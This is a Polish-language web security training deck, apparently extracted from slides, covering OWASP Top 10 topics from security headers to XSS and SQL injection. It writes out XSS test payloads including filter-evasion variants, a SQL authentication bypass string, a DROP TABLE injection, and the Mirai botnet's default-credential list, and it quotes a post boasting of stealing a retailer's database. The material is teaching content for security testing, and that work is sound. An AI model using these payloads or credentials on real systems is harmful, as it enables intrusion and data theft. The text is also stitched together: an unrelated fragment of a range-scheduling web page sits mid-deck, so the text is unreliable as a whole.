Id	Req. Timestamp	Resp. Timestamp	Method	URL	Code	Reason	RTT	Size Resp. Header	Size Resp. Body
3,049	3/2/19, 11:59:23 AM	3/2/19, 11:59:23 AM	GET	http://10.0.2.2:8080/WebGoat/js/goatApp/view/Developer...	200		19 ms	336 bytes	1,982 bytes
3,050	3/2/19, 11:59:23 AM	3/2/19, 11:59:23 AM	GET	http://10.0.2.2:8080/WebGoat/js/goatApp/view/ErrorNotifi...	200		11 ms	336 bytes	1,123 bytes
3,051	3/2/19, 11:59:23 AM	3/2/19, 11:59:23 AM	GET	http://10.0.2.2:8080/WebGoat/js/goatApp/view/ErrorNotifi...	200		10 ms	336 bytes	1,123 bytes
3,052	3/2/19, 11:59:23 AM	3/2/19, 11:59:23 AM	GET	http://10.0.2.2:8080/WebGoat/js/goatApp/view/Developer...	200		16 ms	336 bytes	1,982 bytes
3,053	3/2/19, 11:59:23 AM	3/2/19, 11:59:23 AM	GET	http://10.0.2.2:8080/WebGoat/js/goatApp/view/ErrorNotifi...	200		8 ms	336 bytes	1,123 bytes
3,054	3/2/19, 11:59:23 AM	3/2/19, 11:59:23 AM	GET	http://10.0.2.2:8080/WebGoat/js/goatApp/view/Developer...	200		15 ms	336 bytes	1,982 bytes
3,055	3/2/19, 11:59:23 AM	3/2/19, 11:59:23 AM	GET	http://10.0.2.2:8080/WebGoat/js/goatApp/view/ErrorNotifi...	200		8 ms	336 bytes	1,123 bytes
3,056	3/2/19, 11:59:23 AM	3/2/19, 11:59:23 AM	GET	http://10.0.2.2:8080/WebGoat/js/goatApp/view/ErrorNotifi...	200		11 ms	336 bytes	1,123 bytes
3,057	3/2/19, 11:59:23 AM	3/2/19, 11:59:23 AM	GET	http://10.0.2.2:8080/WebGoat/js/goatApp/view/Developer...	200		18 ms	336 bytes	1,982 bytes
3,058	3/2/19, 11:59:23 AM	3/2/19, 11:59:23 AM	GET	http://10.0.2.2:8080/WebGoat/js/goatApp/view/ErrorNotifi...	200		11 ms	336 bytes	1,123 bytes
3,059	3/2/19, 11:59:23 AM	3/2/19, 11:59:23 AM	GET	http://10.0.2.2:8080/WebGoat/js/goatApp/view/ErrorNotifi...	200		10 ms	336 bytes	1,123 bytes

Alerts 0 1 5 0

Current Scans 0 0 1 0 0 0 0 0 0 0 0 0

Materiały dostarczane przez OWASP

- OWASP Top10s
- OWASP Cheat Sheet Series
- **OWASP Testing Guide**
- i wiele, wiele innych...

Inne

- Narzędzia deweloperskie przeglądarki
- Word albo inny program do tworzenia raportów
- <https://portswigger.net/web-security>

PYTANIA?

Podatności

Bazy podatności



<http://cve.mitre.org/>



<https://nvd.nist.gov/>



<https://www.rapid7.com/>



<https://0day.today/>


Pamiętacie wyciek z morele.net?

<https://blog.netlab.360.com/ongoing-credit-card-data-leak/>

<https://sekurak.pl/smart-home-dumb-security-wycieklo-2-miliardy-rekordow-z-haslami-md5-kodami-resetu-kont-loginami-geolokalizacja-producent-niezareagowal/>

PODATNOŚCI W APLIKACJACH WEBOWYCH

Występowanie podatności w aplikacjach webowych [%]



Security Misconfiguration

Security Misconfiguration

- Wszystkie podatności, które wynikają z nieprawidłowego skonfigurowania aplikacji przez użytkownika końcowego.
- **Przykłady Security Misconfiguration to np.:**
 - zwracanie przez serwer informacji o wersjach oprogramowania w nagłówkach HTTP
 - brak nagłówków bezpieczeństwa
 - wystawienie do sieci różnego rodzaju funkcji administracyjnych bez uwierzytelnienia
 - otwarte na Internet porty, które nie powinny być otwarte
 - i wiele innych

Security Misconfiguration – zwracanie przez serwer informacji o wersjach oprogramowania

- **Dlaczego jest to uznawane za błąd?**
- Dostarczamy atakującemu dodatkowych informacji, co może drastycznie uprościć przeprowadzenie ataku

Security Misconfiguration – zwracanie przez serwer informacji o wersjach oprogramowania

- **O jakich nagłówkach mówimy?**

- **X-Powered-By**

- **Server**

- **X-AspNet-Version**

Security Misconfiguration – zwracanie przez serwer informacji o wersjach oprogramowania

- Przyjrzyjmy się, jak duża jest skala zjawiska!



- Są np. takie „perełki” ;) (choć na 99% to Honeypot): <https://www.shodan.io/host/62.27.73.81>


Shodan queries

<https://github.com/jakejarvis/awesome-shodan-queries>

Related Links

- SSC Range Safety Program Procedural Requirements
- Range Facility Management Support System

SSC Restricted Airspace Map



SSC Scheduled Range Events

New Range Request

Sunday	Monday	Tuesday	Wednesday	Thursday	Friday	Saturday
26 May	27	28	29	30	31	1 June
2	3	4	5	6	7	8
9	10	11	12 + New Request	13	14	15
16	17	18	19	20	21	22
23	24	25	26	27	28	29

Security Misconfiguration – brak lub niepoprawna konfiguracja nagłówków bezpieczeństwa

Security Misconfiguration

- Nagłówki bezpieczeństwa czyli?..
- X-XSS-Protection
- X-Content-Type-Options
- X-Frame-Options
- Content-Security-Policy
- (między innymi ;))

Security Misconfiguration – X-XSS-Protection

- X-XSS-Protection pozwala chronić aplikację przed atakami XSS
- Gdy przeglądarka wykryje próbę ataku XSS to **przerwie ładowanie strony**
- Zalecane ustawienie nagłówka to:

X-XSS-Protection: 1; mode=block

Security Misconfiguration – X-Content-Type-Options

- Zapewnia dostosowanie się przeglądarki do typu MIME, który jest przekazywany w nagłówku Content-Type
- Zabezpiecza przed MIME sniffing
- Zalecane ustawienie nagłówka to:

X-Content-Type-Options: nosniff

Czym jest MIME sniffing?

1. Każdy plik ma swój własny typ MIME: PNG – image/png, JSON – application/json, JS – text/javascript itd. Przeglądarka określa typ MIME na podstawie nagłówka **Content-Type**
2. Załóżmy, że przeglądarka widzi na stronie taki kod:

```
<script  
src="https://example.com/my-javascript"  
></script>
```

Czym jest MIME sniffing?

```
<script  
src="https://example.com/my-javascript"></script>
```

3. Nastąpi ładowanie treści z /my-javascript.
4. Jeżeli serwer example.com zwraca nagłówek Content-Type: text/javascript, to kod zostanie wykonany
5. Jeżeli serwer example.com zwróci nagłówek Content-Type: image/gif, to przeglądarka wykona MIME sniffing i wykona skrypt JS pomimo złego typu MIME.

Czym to grozi?

- Użytkownik może np. załadować na stronę zdjęcie z rozszerzeniem .jpg, którego zawartością będzie kod HTML ze złośliwym kodem JS
- Przeglądarka robi MIME sniffing, i wykonuje JS, chociaż powinna załadować obraz.
- <https://miki.it/blog/2014/7/8/abusing-jsonp-with-rosetta-flash/> - dobry, techniczny post z przykładem sytuacji, której może zapobiec ustawienie nagłówka:

X-Content-Type-Options: nosniff

Security Misconfiguration – X-Frame-Options

- Zapobiega np. atakom typu Clickjacking – „porywanie” kliknięć.
- Nie pozwala na umieszczenie strony w tagach <iframe>, <embed> albo <object> na innych stronach.
- **X-Frame-Options: DENY** – nie można umieszczać w żadnej ramce
- **X-Frame-Options: SAMEORIGIN** – można umieszczać w stronach z tego samego originu

Same Origin = (ten sam protokół, host oraz port!)

Security Misconfiguration – Content Security Policy

- Standard, którego założeniem jest ochrona strony przed wszelkimi atakami polegającym na wstrzyknięciu contentu (XSS i inne ataki związane z wstrzykiwaniem danych)
- Wdrożenie CSP jest złożonym procesem, który należy zaplanować –w późnych etapach może generować duże koszty

Content Security Policy – czego nie robić?

- Jeżeli w aplikacji jest zastosowane CSP, należy zwrócić uwagę na to, czy nie są stosowane następujące dyrektywy:

„unsafe-eval” , „unsafe-inline” np. `<script>alert(1)</script>`

- Poprawność CSP można szybko sprawdzić tu:

<https://csp-evaluator.withgoogle.com/>

Security Misconfiguration – wystawienie do sieci funkcji administracyjnych



xArm

2 mies. temu dodał



Cześć wykopkowicze. Ostatnio natknąłem się na pewien otwarty serwer i był to serwer morele net, niezabezpieczone żadne porty, otwarty phpmyadmin i najcudowniejszy framework na świecie, który jest wystawiany na światło dzienne.

Udało mi się całą bazę danych, całe 2.2 mln danych użytkowników, do tego kilkadziesiąt tysięcy peseli, pare tysięcy zeskanowanych dowodów osobistych, zazwyczaj były to dwie strony.

- Domyślne dane logowania do interfejsów administracyjnych
- Niezabezpieczone interfejsy systemów SCADA

Security Misconfiguration

- Niepoprawna obsługa błędów i wyświetlanie użytkownikowi szczegółowych logów błędu

Server Error in '/' Application.

Something terrible has happened

Description: An unhandled exception occurred during the execution of the current web request. Please review the stack trace for more information about the error and where it originated in the code.

Exception Details: System.Exception: Something terrible has happened

Source Error:

```
Line 15:         public ActionResult Search(string name)
Line 16:     {
Line 17:         throw new Exception("Something terrible has happened");
Line 18:
Line 19:         var message = Request.QueryString["name"];
```

Source File: d:\Dev\ASP.NET\MVC4\JobSearch\JobSearch\Controllers\CuisineController.cs **Line:** 17

Stack Trace:

```
[Exception: Something terrible has happened]
JobSearch.Controllers.CuisineController.Search(String name) in d:\Dev\ASP.NET\MVC4\JobSearch\JobSearch\Controllers\Cui
lambda_method(Closure , ControllerBase , Object[] ) +104
System.Web.Mvc.ActionMethodDispatcher.Execute(ControllerBase controller, Object[] parameters) +14
```

JSP Processing Error

HTTP Error Code: 404


Error Message:

JSP00036E: Failed to find resource /cardcenter/common/interstitial.jsp

Root Cause:

```
java.io.FileNotFoundException: JSP00036E: Failed to find resource /cardcenter/common/interstitial.jsp
    at com.ibm.ws.jsp.webcontainerext.AbstractJSPExtensionProcessor.findWrapper(AbstractJSPExtensionProcessor.java:322)
    at com.ibm.ws.jsp.webcontainerext.AbstractJSPExtensionProcessor.handleRequest(AbstractJSPExtensionProcessor.java:284)
    at com.ibm.ws.webcontainer.webapp.WebApp.handleRequest(WebApp.java:3548)
    at com.ibm.ws.webcontainer.webapp.WebGroup.handleRequest(WebGroup.java:269)
    at com.ibm.ws.webcontainer.WebContainer.handleRequest(WebContainer.java:818)
    at com.ibm.ws.wsewebcontainer.WebContainer.handleRequest(WebContainer.java:1478)
    at com.ibm.ws.webcontainer.channel.WCChannelLink.ready(WCChannelLink.java:126)
    at com.ibm.ws.http.channel.inbound.impl.HttpInboundLink.handleDiscrimination(HttpInboundLink.java:458)
    at com.ibm.ws.http.channel.inbound.impl.HttpInboundLink.handleRequest(HttpInboundLink.java:387)
    at com.ibm.ws.http.channel.inbound.impl.HttpInboundLink.complete(HttpInboundLink.java:102)
    at com.ibm.ws.tcp.channel.impl.AioReadCompletionListener.futureCompleted(AioReadCompletionListener.java:165)
    at com.ibm.io.async.AbstractAsyncFuture.invokeCallback(AbstractAsyncFuture.java:217)
    at com.ibm.io.async.AsyncChannelFuture.fireCompletionActions(AsyncChannelFuture.java:161)
    at com.ibm.io.async.AsyncFuture.completed(AsyncFuture.java:136)
    at com.ibm.io.async.ResultHandler.complete(ResultHandler.java:196)
    at com.ibm.io.async.ResultHandler.runEventProcessingLoop(ResultHandler.java:792)
    at com.ibm.io.async.ResultHandler$2.run(ResultHandler.java:881)
    at com.ibm.ws.util.ThreadPool$Worker.run(ThreadPool.java:1497)
```

Security Misconfiguration



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Debian's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Debian tools. The configuration system is **fully documented in `/usr/share/doc/apache2/README.Debian.gz`**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the `apache2-doc` package was installed on this server.

The configuration layout for an Apache2 web server installation on Debian systems is as follows:

```
/etc/apache2/  
|-- apache2.conf  
|  
|-- ports.conf
```

Security Misconfiguration

- Domyślne loginy i hasła w aplikacji

(szczególnie dotyczy urządzeń IoT)

root/xc3511	root/vizxv	root/admin
admin/admin	root/888888	root/xmhdipc
root/default	root/juantech	root/123456
root/54321	support/support	root/(none)
admin/password	root/root	root/12345
user/user	admin/(none)	root/pass
admin/admin1234	root/1111	admin/smcadmin
admin/1111	root/666666	root/password
root/1234	root/klv123	Administrator/admin
service/service	supervisor/supervisor	guest/guest
guest/12345	guest/12345	admin1/password
administrator/1234	666666/666666	888888/888888
ubnt/ubnt	root/klv1234	root/Zte521
root/hi3518	root/jvbzd	root/anko
root/zlxx.	root/7ujMko0vizxv	root/7ujMko0admin
root/system	root/ikwb	root/dreambox
root/user	root/realtek	root/00000000
admin/1111111	admin/1234	admin/12345
admin/54321	admin/123456	admin/7ujMko0admin
admin/1234	admin/pass	admin/meinsm
tech/tech	mother/fu r	

Mirai's built-in password dictionary.

Security Misconfiguration - przydatne linki

- https://www.owasp.org/index.php/Top_10-2017_A6-Security_Misconfiguration


Security Misconfiguration - przydatne narzędzia

- Skanery sieci i skanery bezpieczeństwa (nmap, nikto, OWASP ZAP, OpenVAS)
- shodan.io
- dokumentacja :)

Pytania?

XSS – Cross Site Scripting

- wykonanie kodu w przeglądarce użytkownika – dotyczy języków skryptowych, głównie **JS**, kiedyś także np. VBScript



XSS – Cross Site Scripting

- <https://youtu.be/IG7U3fuNw3A?t=24>

<http://xxxx:4321/info.php>

XSS – Cross Site Scripting

- Na stronie jest XSS...

I CO Z TEGO WYNIKA?

XSS – podział błędów

- **Stored XSS** – występuje wtedy, gdy input użytkownika jest przechowywany na serwerze.
- *Np. XSS w komentarzu:*
Złośliwy użytkownik wstrzykuje swój payload i atakuje innych użytkowników aplikacji.

XSS typu stored



TEN RODZAJ XSS JEST „POWAŻNIEJSZY”
BO NIE WYMAGA INTERAKCJI ATAKUJĄCY ↔ OFIARA


XSS – podział błędów

- **Reflected XSS** – „odbity” XSS – występuje jednorazowo po stronie przeglądarki atakowanego użytkownika, nie jest przechowywany na serwerze.

- *Np. XSS w wyszukiwaniu w aplikacji:*

example.com/search?q=<script>alert(xss)</script>

XSS type reflected



1. Atakujący przekazuje ofierze złośliwy link

np..[http://example.com/search?q=<script>\[zlosliwy skrypt\]</script>](http://example.com/search?q=<script>[zlosliwy skrypt]</script>)

XSS – podział błędów

- **DOM based XSS** – XSS wykorzystujący kod działający w aplikacji i nadużywający tego kodu.

```
var source = "Hello " + decodeURIComponent(location.hash.split("#")[1]);  
var divElement = document.createElement("div");  
divElement.innerHTML = source; //Sink  
document.body.appendChild(divElement);
```

XSS – przykład

CVE-2018-16277

<https://playground.xwiki.org/xwiki/bin/view/Sandbox/>



XSS – gdzie szukać?

- Formularze wypełniane przez użytkownika
- Miejsca, w których aplikacja wyświetla użytkownikowi treści, które może on sam wprowadzać
- W panelach konfiguracyjnych np. w formularzach, w których możemy podać adres URL, z którym ma się łączyć nasza aplikacja
- URL'e z parametrami - *example.com/search?q=<script>alert(xss)</script>*
- Wiadomości wysyłane np. do administratora (za pośrednictwem wewnętrznych mechanizmów testowanej aplikacji)
- Miejsca w aplikacji, gdzie wykorzystywane są funkcje takie jak: `document.write()`, `innerHTML()` itd.
- Języki znaczników (Markdown i podobne)

XSS – jak testować?

XSS możemy znajdować analizując kod aplikacji, lub blackbox'owo – stosując tzw. payloady:

```
<script>alert(1)</script>
```

```
<img/src onerror=alert(1) />
```

```
<img/src=javascript:alert(1) />
```

```
<a href=javascript:alert(1) />
```

- Istnieją bazy payloadów XSS:

<https://github.com/Pgaijin66/XSS-Payloads/blob/master/payload.txt>

XSS – jak testować?

Umieszczając payload w URL'u, warto sprawdzić jak zachowuje się on po zakodowaniu do formatu URL

Jeżeli aplikacja filtruje znaki takie jak =, ', co uniemożliwia stworzenie efektywnego ataku, to warto sprawdzić, jak zachowuje się po przekonwertowaniu payloadu do formatów takich jak UTF-8 czy UTF-16:

```
<script>\x61\x6c\x65\x72\x74\x28\x31\x29</script>
```

Przydatne narzędzie:

<https://www.branah.com/unicode-converter>

XSS – jak testować?

- Upewnij się, że następujące znaki są zastępowane encjami:
- < - <
- > - >
- & - &
- ' - '
- " - "

XSS – jak testować?

- Zdarzają się też bardzo nietypowe XSS'y.

- To nie był XSS:

`<img/src onerror=alert(1)/>`

A to już tak:

`<img/src=„%00” onerror=alert(1) />`

- DOM-based XSS z URL'em jako punktem wejścia:

`http://[jakas_aplikacja]/:%22%7B%7D:%3E%22:%7D%7B!#!@$(!@&#)#^&)@#(@!#$!@#%*!@$#_^&)@!@#^}!}@$#^!#$^}#:$^}#$^:}!#$^"><script>[tutaj dowolny payload XSS lub HTMLi]</script><a href="http://`

XSS – jak testować?

- `<a/href="%00%00"><img/src/onerror="String.fromCharCode(97, 108, 101, 114, 116, 40, 49, 41)">`
- `<img/src="%00%00"/onerror="String.fromCharCode(97, 108, 101, 114, 116, 40, 49, 41)">`
- `<img/src/onerror="String.fromCharCode(97, 108, 101, 114, 116, 40, 49, 41)">`

XSS - jak się zabezpieczać?

- **DOM Purify**

:4321/dompurify.html

Ćwiczenia

zadania z WebGoat

- <https://xss-game.appspot.com>

Pytania?

Broken Authentication

- Grupa ataków na mechanizm uwierzytelnienia i zarządzania sesją



Broken Authentication – jak testować?

- Czy mechanizm odzyskiwania hasła został zaimplementowany prawidłowo?
- Czy w bazie danych są przechowywane bezpieczne hashe haseł?
- Czy aplikacja pozwala na 2-etapowe uwierzytelnienie?

Broken Authentication – jak testować?

- Czy SessionID jest przekazywane w URL'u?
- Czy przy każdym nowym logowaniu SessionID ulega zmianie?
- Czy po wylogowaniu SessionID jest unieważniane?
- Czy aplikacja zwraca taki sam komunikat dla nieprawidłowego hasła i loginu?

Broken Authentication – jak testować?

- Czy pytania bezpieczeństwa mają odpowiedni poziom skomplikowania? (*i czy w ogóle są potrzebne...*)
- Czy po wylogowaniu nie da się „wrócić” do uwierzytelnionej sesji, naciskając „Wstecz” w przeglądarce?
- Czy mechanizm obsługi sesji wykorzystywany przez aplikację pochodzi z frameworku aplikacji, czy został stworzony przez programistów aplikacji?

Broken Authentication

- Potencjalne scenariusze ataku:
 - (I) *Credential stuffing* – próby logowania z wykorzystaniem par login-hasło uzyskanych z baz danych z wyciekami credentials
 - (II) Uzyskanie dostępu do sesji w aplikacji z niepoprawnie ustawionymi time-out'ami
 - (III) Uzyskanie dostępu do aplikacji ze stałym lub nielosowym SessionID

Broken Authentication – przykład

- Mechanizm rejestracji w WebGoat

Broken Authentication - linki

https://www.owasp.org/index.php/Top_10-2017_A2-Broken_Authentication

Broken Access Control


- Klasa podatności, które związane są z **autoryzacją**.
- Czy kontrolę dostępu da się ominąć przez modyfikację adresów URL, wewnętrznych stanów aplikacji lub znajdując odpowiednie endpointy API?
- Czy możliwe jest podniesienie uprawnień użytkownika aplikacji? Czy dostęp do funkcji administracyjnych da się uzyskać poprzez podmianę jakiegoś parametru aplikacji bądź zgadnięcie odpowiedniego linka?

Broken Access Control

- Czy jest możliwe uzyskanie dostępu do danych wrażliwych innego użytkownika o tym samym poziomie uprawnień?
- Czy próby uzyskania dostępu do zasobów o wyższym poziomie uprawnień są odpowiednio logowane?

Broken Access Control - przykład


<http://example.com/app/getappInfo>



http://example.com/app/admin_getappInfo

Broken Access Control - przykład

<http://example.com/app/user/accinfo?id=129>



<http://example.com/app/user/accinfo?id=201>

Insecure Direct Object References

- Podatność występuje gdy aplikacja pozwala na bezpośredni dostęp do obiektów bazując jedynie na wprowadzanych przez użytkownika danych
- Pozwala na ominięcie autoryzacji i dostęp do danych innych użytkowników, ich plików itd.

Insecure Direct Object References – jak testować?

- Załóżmy, że uzyskujemy dostęp do zasobu, łącząc się z adresem:

<http://example.com/somepage?invoice=12345>

- Należy sprawdzić, czy pod innymi numerami nie kryją się dane należące do innych użytkowników:

<http://example.com/somepage?invoice=12348>

Insecure Direct Object References – ćwiczenia

- WebGoat - ...

Missing Function Level Access Control

- Aplikacja w nieodpowiedni sposób chroni dostęp do funkcji wymagających autoryzacji

Missing Function Level Access Control

- Czy w UI widoczne są lokalizacje funkcji dla użytkowników o wyższych uprawnieniach?
- Czy autoryzacja po stronie serwera zachodzi prawidłowo?
- Czy w kodzie HTML nie pozostawiono ukrytych funkcjonalności?

Missing Function Level Access Control

- <http://localhost:8080/WebGoat/start.mvc#lesson/MissingFunctionAC.lesson/1>
- <http://localhost:8080/WebGoat/start.mvc#lesson/MissingFunctionAC.lesson/2>

Pytania?

Injection

- Klasa, która obejmuje mnóstwo podatności:
 - SQL Injection
 - LDAP Injection
 - ORM Injection
 - XML Injection
 - SSI Injection
 - Xpath Injection
 - IMAP Injection
 - OS Command Injection
 - HTTP Response Splitting
 - i prawdopodobnie jeszcze 10 razy tyle.

My ze względów czasowych skupimy się głównie na SQL Injection



SQL Injection

- Wstrzyknięcie zapytania SQL przez klienta do aplikacji
- Atak na część **serwerową** aplikacji
- Pozwala na:
 - **odczytywanie** wrażliwych danych z BD
 - **modyfikacja** danych w BD (wstawianie i podmiana)
 - **usuwanie** danych z BD
(DROP TABLE users;--)
 - przeprowadzanie operacji administracyjnych na podatnej BD



SQL – przypomnienie

- **SELECT** *kolumna,kolumna,..* **FROM** *tabela*
WHERE *kolumna='wartość'*
- **SELECT** * **FROM** *tabela*; **SELECT** * **FROM**
tabela2;
- **SELECT** * **FROM** *tabela* **WHERE** *warunek1* **OR**
warunek2;

SQL Injection

<https://codecurmudgeon.com/wp/sql-injection-hall-of-shame/>

Powyższa strona daje obraz tego, jak często zdarzają się wycieki danych związane z SQLi

- SQLi występuje najczęściej w aplikacjach wykorzystujących:
 - **przestarzałe/nieaktualne wersje frameworków**
 - **autorskie rozwiązania w kontekście komunikacji z BD**
 - **i aplikacjach opartych o PHP ;)**

SQL Injection - przykład

Rozważmy następujące zapytanie SQL'owe:

```
SELECT * FROM Users WHERE Username='$username' AND  
Password='$password,
```

Nieprawidłowo zaprojektowana aplikacja może wykorzystywać takie zapytanie do bazy danych przy np. logowaniu użytkowników.

Jakie wartości możemy wprowadzić w formularzu logowania, aby obejść uwierzytelnienie?

SQL Injection - przykład

`$password = 1' or '1' = '1`

Przy podobnych jak wyżej danych wejściowych zapytanie przyjmuje taką postać:

```
SELECT * FROM Users WHERE  
Username='tester' AND Password='1' OR '1'  
= '1'
```

SQL Injection – gdzie szukać?

- Adresy URL
 - Formularze logowania i rejestracji
 - Wszystkie inne formularze pozwalające na import treści na stronę
 - Import plików
-
- Sprawdź także logi przeglądarki i odpowiedzi serwera w Burp (czasem przeglądarka nie wyświetliła informacji, które Cię interesują)

SQL Injection – jak szukać?

- , ' , „ ” – cudzysłowy i apostrofy
- ; - średnik
- **Or 1 = 1**
- Nietypowe błędy SQL – stacktrace'y i komunikaty aplikacji
komentarze SQL:

```
# Comment  
-- Comment  
/* Comment */
```

OS Command Injection

